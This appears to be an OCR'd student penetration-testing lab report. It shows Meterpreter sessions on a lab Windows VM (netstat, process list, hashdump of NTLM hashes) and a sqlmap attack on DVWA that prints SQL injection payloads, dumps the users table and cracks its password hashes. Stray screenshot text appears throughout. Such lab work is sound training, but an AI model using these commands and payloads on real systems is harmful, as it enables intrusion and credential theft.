
## Evidence Collection

We created a sensitive configuration file (target.conf) on the compromised system to simulate collection of evidence:

```
echo "Sensitive Configuration Data" > /tmp/target.conf
ls -l /tmp/target.conf
-rw------- 1 root root 29 Aug 25 08:17 /tmp/target.conf
```

Next, we generated a SHA-256 hash of the file to maintain integrity and chain of custody:

```
sha256sum /tmp/target.conf
```



```
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

Sensitive Configuration Data
sessions -i 1
cat /tmp/target.conf
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

Sensitive Configuration Data
sha256sum target.conf
sha256sum: target.conf: No such file or directory
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd tmp
ls
5194.jsvc_up
target.conf
sha256sum target.conf
dc9f1387d547e31ad77733b50a30d54fe3647b92efe522800ecd36f0cb16c7ac  target.conf
```


## 📁 Evidence Log

| Item | Description | Collected By | Date | Hash Value |
|---|---|---|---|---|
| Config File | temp/target.conf | VAPT Analyst | 2025-08-25 | dc9f1387d547e31ad77733b50a30d54fe3647b92efe522800ecd36f0cb16c7ac |

C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\Config


**Volatility Analysis**

**Network Connections (netstat):**




```
exit
meterpreter > netscan
[-] Unknown command: netscan. Did you mean netstat? Run the help command for more details.
meterpreter > netstat

Connection list
===============

    Proto  Local address            Remote address         State        User   Inode   PID/Program name
    -----  -------------            --------------         -----        ----   -----   ----------------
    tcp    0.0.0.0:135              0.0.0.0:*              LISTEN       0      0       744/svchost.exe
    tcp    0.0.0.0:445              0.0.0.0:*              LISTEN       0      0       4/System
    tcp    0.0.0.0:554              0.0.0.0:*              LISTEN       0      0       2508/wmpnetwk.exe
    tcp    0.0.0.0:2869             0.0.0.0:*              LISTEN       0      0       4/System
    tcp    0.0.0.0:5357             0.0.0.0:*              LISTEN       0      0       4/System
    tcp    0.0.0.0:10243            0.0.0.0:*              LISTEN       0      0       4/System
    tcp    0.0.0.0:49152            0.0.0.0:*              LISTEN       0      0       408/wininit.exe
    tcp    0.0.0.0:49153            0.0.0.0:*              LISTEN       0      0       816/svchost.exe
    tcp    0.0.0.0:49154            0.0.0.0:*              LISTEN       0      0       936/svchost.exe
    tcp    0.0.0.0:49155            0.0.0.0:*              LISTEN       0      0       504/services.exe
    tcp    0.0.0.0:49156            0.0.0.0:*              LISTEN       0      0       512/lsass.exe
    tcp    192.168.68.102:139       0.0.0.0:*              LISTEN       0      0       4/System
    tcp    192.168.68.102:2869      192.168.68.105:43500   CLOSE_WAIT   0      0       4/System
```

**Process Listing (ps):**



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 268   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 348   340   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 400   392   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 408   340   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 444   392   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 504   408   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 512   408   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 520   408   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 572   504   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 628   504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 688   504   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 744   504   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 816   504   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 888   504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
```

**Credential Dump (hashdump):**




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b159a7119c6a1f4de62f4da7857d2563:::
sadhana:1001:aad3b435b51404eeaad3b435b51404ee:c47184d75821d47c5820740c5a1e64ab:::
meterpreter > 
```


## 5. Capstone Project: Full VAPT Cycle

The final stage simulated a full penetration testing cycle using DVWA as the target.


- **Simulation (Exploitation):**
  Using `sqlmap`, we exploited a SQL Injection vulnerability in DVWA's login form. The tool successfully enumerated databases, confirming that the web application was vulnerable.


Debian 12.x 64-bit
EN
10.23.165.186
10:09
kali@kali: ~
File Actions Edit View Help
e mouse pointer outside or press Ctrl+Alt.

```
[10:06:57] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:06:58] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:06:58] [INFO] testing 'MySQL inline queries'
[10:06:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[10:06:58] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[10:06:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[10:06:59] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[10:06:59] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:07:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:07:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:07:11] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:07:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:07:11] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[10:07:11] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:07:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[10:07:14] [INFO] target URL appears to have 2 columns in query
[10:07:15] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[10:07:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 9357=9357#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 1112 FROM(SELECT COUNT(*),CONCAT(0×71627a7671,(SELECT (ELT(1112=1112,1))),0×71627a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- zVSF&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1992 FROM (SELECT(SLEEP(5)))MfoA)-- Kqth&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×71627a7671,0×5a726e464a58674f4d4b74745a484e4461686c4a69527863656a53716864644f485243447070594a,0×71627a7671),NULL#&Submit=Submit
---
[10:07:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0
[10:07:17] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema

[10:07:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.201.100.49'
```



Debian 12.x 64-bit
EN
10.23.165.186
10:09
kali@kali: ~
File Actions Edit View Help
mouse pointer outside or press Ctrl+Alt.

```
┌──(kali㉿kali)-[~]
└─$ firefox http://10.201.100.49/login.php

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://10.201.100.49/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=o9paoshgcrar9ohamd5935hj16; security=low" --batch --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:06:10 /2025-08-25/

[10:06:10] [INFO] testing connection to the target URL
[10:06:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:06:11] [INFO] testing if the target URL content is stable
[10:06:11] [INFO] target URL content is stable
[10:06:11] [INFO] testing if GET parameter 'id' is dynamic
[10:06:12] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:06:12] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:06:12] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:06:12] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:06:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:06:12] [WARNING] reflective value(s) found and filtering out
[10:06:16] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:06:16] [INFO] testing 'Generic inline queries'
[10:06:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:06:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:06:48] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[10:06:55] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[10:06:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:06:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:06:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:06:56] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:06:56] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:06:56] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[10:06:57] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:06:57] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:06:57] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:06:58] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:06:58] [INFO] testing 'MySQL inline queries'
```



```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71627a7671,0x5a726e464a58674f4d4b74745a484e4461686c4a69527863656a53716864644f485243447070594a,0x71627a7671),NULL#&Submit=Submit
---
[10:08:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0
[10:08:51] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:08:52] [WARNING] reflective value(s) found and filtering out
[10:08:52] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:08:52] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[10:08:52] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:08:52] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[10:08:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:08:52] [INFO] starting 2 processes
[10:08:54] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:08:54] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:08:56] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[10:08:58] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2018-10-03 22:09:36 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2018-10-03 22:09:36 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2018-10-03 22:09:36 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2018-10-03 22:09:36 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2018-10-03 22:09:36 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+

[10:09:01] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.201.100.49/dump/dvwa/users.csv'
[10:09:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.201.100.49'
[10:09:01] [WARNING] your sqlmap version is outdated

[*] ending @ 10:09:01 /2025-08-25/


┌──(kali㉿kali)-[~]
└─$ 
```

mouse pointer inside or press Ctrl+G.



